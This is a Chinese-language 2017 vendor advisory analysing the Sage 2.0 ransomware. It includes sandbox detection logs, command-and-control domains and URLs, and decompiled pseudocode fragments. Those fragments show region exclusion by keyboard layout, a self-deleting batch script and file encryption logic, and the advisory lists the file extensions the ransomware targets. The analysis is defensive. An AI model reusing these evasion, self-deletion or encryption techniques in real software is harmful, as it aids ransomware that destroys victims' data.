2017 年 03 月

鼠尾草 Sage 2.0 勒索软件样本

信息通告

2017 年 03 月 20 日稿

目录

一. 核心结论

Sage 勒索攻击是最近活跃于我国各大政府机关、金融机构、电信运营商、企事业单位的一款新型勒索攻击变种，属于 CryLocker 勒索攻击家族的成员，从技术角度分析，Sage 与我们早先披露的 Cerber、Locky、Tesla、Spora 勒索攻击手段类似，应属于同一家族所为。

Sage 勒索攻击也是借助邮件进行传播，在邮件中嵌套一个包含恶意的 zip 压缩文件，一般情况下，zip 压缩文件包含了一份 Word 宏文档，当用户不慎点开压缩文件，便会自动执行下载及安装 Sage 勒索软件。运行 Sage 勒索软件后，用户会被不断要求点击“YES” 窗口按钮，直到 Sage 勒索攻击软件运行完毕为止。与 Cerber、Locky、Tesla、Spora 攻击方式不同的是，Sage 勒索软件会对全盘文件进行加密，被加密过的文件名以“.sage”结尾。

我们取 Sage 英文单词中“鼠尾草（可用作调料）”的中文释义，**命名此类攻击为“鼠尾草 Sage 勒索攻击”**。遭受**鼠尾草 Sage 勒索攻击**的用户，会有“文件恢复指南”的提示，并且支持十二种语言，用户需要根据恢复指南进行操作，或者根据攻击者提供的赎金页面，让受害者去 Tor 网络页面支付赎金。

针对**鼠尾草 Sage 勒索攻击**，APT 检测产品能够精准检测，无需进行产品升级。我们也建议用户应该对此变种攻击行为给予足够重视，不要轻易打开陌生人的邮件，**尤其是主题和附件包含工资、报销、发票等字样的邮件，更不要随意打开邮件附件中的压缩包或应用程序**。如您购买了我司 APT 检测产品，我们将为您免费提供安全巡检和样本分析服务，排查每一处可能的网络安全隐患，分析每一个可能的未知威胁样本。详情请咨询当地销售，或发送邮件至 venuseye@venusgroup.com.cn 申请。

二. 鼠尾草 Sage 勒索攻击分析报告

2.1 恶意样本报警信息


检测结果	检测时间	文件名	文件类型	执行状态	源IP	操作
高危	2017-03-19 22:27:49	6d4622879d1bd9bc1cd9592...	EXE		172.16.5.69	
高危	2017-03-19 22:27:49	39775cb9a65516530955424...	EXE		172.16.5.69	
高危	2017-03-19 22:27:49	b1bfa47e9776793c4d83f0c...	EXE		172.16.5.69	
高危	2017-03-19 22:27:49	dd0ed3adae724215c7fd6f5...	EXE		172.16.5.69	
高危	2017-03-19 22:27:48	3b76846bb664fb7466dbf1d...	EXE		172.16.5.69	

2.2 恶意样本分析报告-快速检测部分

值得注意的是，鼠尾草 Sage 勒索攻击的用户，防病毒类检测手段可能无法检测。

2.3 恶意样本分析报告-深度检测部分

✓ 进程入侵



动态检测

操作系统： Windows XP SP3　　软件版本： Adobe Reader 11


开始时间： 2017-03-19 22:27:53　　结束时间： 2017-03-19 22:31:47

进程入侵 [3]

尝试打开系统进程,可能是尝试注入系统进程的前奏　危险等级 ★★★★★

PID	进程名	详细信息
460	\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe	ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\cmd.exe
1752	\Device\HarddiskVolume1\WINDOWS\system32\ping.exe	ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe
1244	\Device\HarddiskVolume1\WINDOWS\system32\ping.exe	ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe
160	\Device\HarddiskVolume1\WINDOWS\system32\ping.exe	ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe
784	\Device\HarddiskVolume1\WINDOWS\system32\ping.exe	ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe
1248	\Device\HarddiskVolume1\WINDOWS\system32\ping.exe	ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe
528	\Device\HarddiskVolume1\WINDOWS\system32\ping.exe	ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe

✓ 尝试读取系统进程内存




尝试读取系统进程内存　危险等级 ★★★☆☆

PID	进程名	详细信息
460	\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe	ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe

尝试向其他进程写入代码　危险等级 ★☆☆☆☆

PID	进程名	详细信息
1700	\Device\HarddiskVolume1\DOCUME~1\ADMINI~1\LOCALS~1\Temp\3b76846bb664fb7466dbf1d44b07453f.exe	ProcessName: \Device\HarddiskVolume1\DOCUME~1\ADMINI~1\LOCALS~1\Temp\3b76846bb664fb7466dbf1d44b07453f.exe
1996	\Device\HarddiskVolume1\Documents and Settings\Administrator\Application Data\6zHZvt2p.exe	ProcessName: \Device\HarddiskVolume1\Documents and Settings\Administrator\Application Data\6zHZvt2p.exe
460	\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe	ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe

✓ 反虚拟机



反虚拟机 [1]

尝试检测内存可用空间大小　危险等级 ★

PID	进程名	详细信息
856	C:\Documents and Settings\Administrator\Local Settings\Temp\3b76846bb664fb7466dbf1d44b07453f.exe	3b76846bb664fb7466dbf1d44b07453f.exe

隐蔽信道 [3]

检测到可疑DNS请求　危险等级 ★★★

可疑域名：mbfce24rgn65bx3g.rzunt3u2.com, mbfce24rgn65bx3g.er29sl.in

检测到可疑HTTP请求　危险等级 ★★★


可疑URL：http://mbfce24rgn65bx3g.er29sl.in/, http://mbfce24rgn65bx3g.rzunt3u2.com/

检测到可疑UDP请求　危险等级 ★★★

反调试 [1]

尝试检测调试器　危险等级 ★

✓ 威胁行为



威胁行为 [4]

尝试启动自释放程序　危险等级 ★★★★★


PID	进程名	详细信息
856	C:\Documents and Settings\Administrator\Local Settings\Temp\3b76846bb664fb7466dbf1d44b07453f.exe	CreateProcess: c:\documents and settings\administrator\application data\6zhzvt2p.exe

调用系统进程删除文件　危险等级 ★★★★★

PID	进程名	详细信息
460	\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe	FileName: \Device\HarddiskVolume1\DOCUME~1\ADMINI~1\LOCALS~1\Temp\3b76846bb664fb7466dbf1d44b07453f.exe

释放PE文件　危险等级 ★★★

PID	进程名	详细信息
856	C:\DOCUME~1\ADMINI~1\LOCALS~1\Tempb76846bb664fb7466dbf1d44b07453f.exe	Drop PE: C:\Documents and Settings\Administrator\Application Data\6zHZvt2p.exe
856	C:\Documents and Settings\Administrator\Local Settings\Temp\3b76846bb664fb7466dbf1d44b07453f.exe	Drop PE: C:\Documents and Settings\Administrator\Application Data\6zHZvt2p.exe




三. 鼠尾草 Sage 勒索攻击技术分析

3.1 基本信息


MD5	？？？？a47e9776793c4d8？？？c6fdad379c
样本大小	345KB

3.2 执行结果


✓ 0x01： 该病毒样本执行后会对文件进行加密，加密后将显示如下信息：



✓ 0x02：每个被加密的文件下包含一个!Recovery_IVV.html 文件，其内容如下：




✓ 0x03：被加密的文件后缀均为”.sage”。



3.3 技术分析

✓ 0x01:样本主功能逻辑如下：



✓ 0x02：该样本首先进行初始化工作。

```
39  v12 = -1665792991;
40  LoadLibraryA("wlanapi.dll");
41  LoadLibraryA("ntdll.dll");
42  LoadLibraryA("mpr.dll");
43  LoadLibraryA("iphlpapi.dll");
44  sub_405640(&v13, 9, &v9, 4);
45  WSAStartup(2u, &WSAData);
46  CoInitialize(0);
47  WSAData.lpVendorInfo = v0;
48  *(_DWORD *)&WSAData.szSystemStatus[127] = v8;
49  v1 = sub_409490(1, 10240);
50  sub_4092E0((void *)v1, 0, 0x2800u);
51  v2 = (const CHAR *)sub_407320();
52  v3 = (const WCHAR *)sub_40A130(v2);
53  v4 = (WCHAR *)v3;
54  v5 = CreateFileW(v3, 0x80000000, 3u, 0, 3u, 0, 0);
55  v6 = v5;
56  if ( v5 != (HANDLE)-1 )
57  {
58    WSAData.lpVendorInfo = 0;
59    SetFilePointer(v5, -10240, 0, 2u);
60    ReadFile(v6, (LPVOID)v1, 0x2800u, (LPDWORD)&WSAData.lpVendorInfo, 0);
61    CloseHandle(v6);
62  }
63  sub_409430(v4);
```

✓ 0x03：测试中包含的参数功能，其参数为 d，应该是调试分析时用的。

```
v0 = GetCommandLineW();
result = CommandLineToArgvW(v0, &v6);
if ( v6 == 2 )
{
  result = (LPWSTR *)result[1];
  if ( *(_WORD *)result == 100 && !*((_WORD *)result + 1) )
  {
    if ( AttachConsole(0xFFFFFFFF) )
    {
      v2 = GetStdHandle(0xFFFFFFF5);
      v3 = (const CHAR *)sub_40AAB0("{\"b\":\"%#.*s\"}", 8, dword_40F1E8 + 4);
      v4 = v3;
      v5 = lstrlenA(v3);
      WriteFile(v2, v4, v5, &NumberOfBytesWritten, 0);
    }
    ExitProcess(0);
  }
}
return result;
```

✓ 0x04：如果参数为 g，实现进程守护，如父进程被结束，将重新启动。

```
v6 = a1;
v1 = GetCommandLineW();
v2 = CommandLineToArgvW(v1, &v6);
if ( v6 >= 2 && *v2[1] == 103 )
{
  v3 = sub_405C00();
  if ( v3 )
  {
    v4 = OpenProcess(0x100400u, 0, v3);
    if ( !sub_405C60(v4) )
      ExitProcess(0);
  }
}
return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
}
```

✓ 0x05：通过互斥量，确保单实例执行

```
v0 = (const CHAR *)sub_4087D0(8, -47);
v1 = CreateMutexA(0, 1, v0);
result = 0;
if ( GetLastError() == 183 )
{
  CloseHandle(v1);
  SleepEx(0x3A98u, 0);
  CreateMutexA(0, 1, v0);
  if ( GetLastError() == 183 )
    result = 1;
}
return result;
```

✓ 0x06：区域检查，排除以下几个国家（白俄罗斯，哈萨克斯坦，俄罗斯，乌克兰，乌兹别克斯坦）

```
  v0 = GetKeyboardLayoutList(10, (HKL *)List);
  if ( v0 <= 0 || (v1 = 0, v0 <= 0) )
  {
LABEL_10:
    result = 0;
  }
  else
  {
    while ( 1 )
    {
      v2 = List[2 * v1] & 0x3FF;
      if ( v2 == 35 || v2 == 63 || v2 == 25 || v2 == 34 || v2 == 67 || (_WORD)v2 == 133 )
        break;
      if ( ++v1 >= v0 )
        goto LABEL_10;
    }
    result = 1;
  }
  return result;
}
```

✓ 0x07：通过 maps.googleapis.com 尝试获取地理信息，以及 mac，ssid 等信息。

```
13  v2 = 0;
14  sub_409DD0((int)&v8);
15  v3 = sub_40B1C0((int)&v8);
16  if ( v3 >= 0 )
17  {
18    sub_409DD0((int)&dwNumberOfBytesAvailable);
19    while ( sub_40B490((DWORD)&dwNumberOfBytesAvailable, "maps.googleapis.com", 0x1BBu, v8) != 200 )
20    {
21      sub_409F10(&dwNumberOfBytesAvailable);
22      v5 = v1--;
23      if ( v5 <= 0 )
24      {
25        sub_409840(a1);
26        v2 = -3;
27        goto LABEL_7;
28      }
29    }
30    sub_40B360(&dwNumberOfBytesAvailable);
31    sub_4096F0(a1, dwNumberOfBytesAvailable, v7);
32LABEL_7:
33    sub_409F10(&dwNumberOfBytesAvailable);
34    sub_409F10(&v8);
35    result = v2;
36  }
```

✓ 0x08：自删除模块。

```
16  v3 = sub_4072A0(v2);
17  v4 = (const CHAR *)sub_40AAB0("%s\\__config%u.bat", v3);
18  v5 = CreateFileA(v4, 0x40000000u, 7u, 0, 2u, 0x102u, 0);
19  if ( v5 == (HANDLE)-1 )
20  {
21    result = 0;
22  }
23  else
24  {
25    v7 = (const CHAR *)sub_40AAB0(
26                         ":abx\r\n"
27                         "ping 127.0.0.1 -n 2 > nul\r\n"
28                         "del /A /F /Q \"%s\"\r\n"
29                         "if exist \"%s\" goto abx\r\n"
30                         "del /A /F /Q \"%s\"\r\n",
31                         v1,
32                         v1,
33                         v4);
34    v8 = v7;
35    v9 = lstrlenA(v7);
36    WriteFile(v5, v8, v9, &NumberOfBytesWritten, 0);
```

✓ 0x09：判断文件标志是否存在，如果不存在对文件进行加密。

```
if ( CreateFileW(L"C:\\Temp\\lol.txt", 0x80000000, 1u, 0, 3u, 0, 0) == (HANDLE)-1 )
{
  EnterCriticalSection((LPCRITICAL_SECTION)(*((_DWORD *)lpThreadParameter + 4) + 16));
  v2 = *((_DWORD *)lpThreadParameter + 4);
  v3 = *(_DWORD *)(v2 + 40);
  *(_DWORD *)(v2 + 40) = v3 + 1;
  LeaveCriticalSection((LPCRITICAL_SECTION)(v2 + 16));
  for ( i = *((_DWORD *)lpThreadParameter + 4); v3 < *(_DWORD *)(i + 4); i = *((_DWORD *)lpThreadParameter + 4) )
  {
    v5 = *(_DWORD *)(*(_DWORD *)(i + 12) + 4 * v3);
    sub_409DD0((int)&lpFileName);
    v6 = lstrlenW((LPCWSTR)(v5 + 20));
    sub_409E50((int)&lpFileName, (_BYTE *)(v5 + 20), 2 * v6);
    v7 = sub_409F90(&lpFileName, 8);
    *(_DWORD *)v7 = 3014702;
    *(_WORD *)(v7 + 4) = 46;
    *(_WORD *)(v7 + 10) = 0;
    if ( *(_BYTE *)(v5 + 16) & 5 )
      SetFileAttributesW((LPCWSTR)(v5 + 20), 0x80u);
    v8 = sub_407710(v5, lpFileName, *((_DWORD *)lpThreadParameter + 2));
```

✓ 0x10：对如下类型文件进行加密，被加密文件添加 sage 后缀。

.dat .mx0 .cd .pdb .xqx .old .cnt .rtp .qss .qst .fx0 .fx1 .ipg .ert .pic .img.cur .fxr .slk .m4u .mpe .mov .wmv .mpg .vob .mpeg .3g2 .m4v .avi .mp4 .flv.mkv .3gp .asf .m3u .m3u8 .wav .mp3 .m4a .m .rm .flac .mp2 .mpa .aac .wma .djv.pdf .djvu .jpeg .jpg?www.2cto.com .bmp .png?www.2cto.com .jp2 .lz .rz .zipx .gz .bz2 .s7z .tar .7z .tgz.rar .zip .arc .paq .bak .set .back .std .vmx .vmdk .vdi .qcow .ini .accd .db.sqli .sdf .mdf .myd .frm .odb .myi .dbf .indb .mdb .ibd 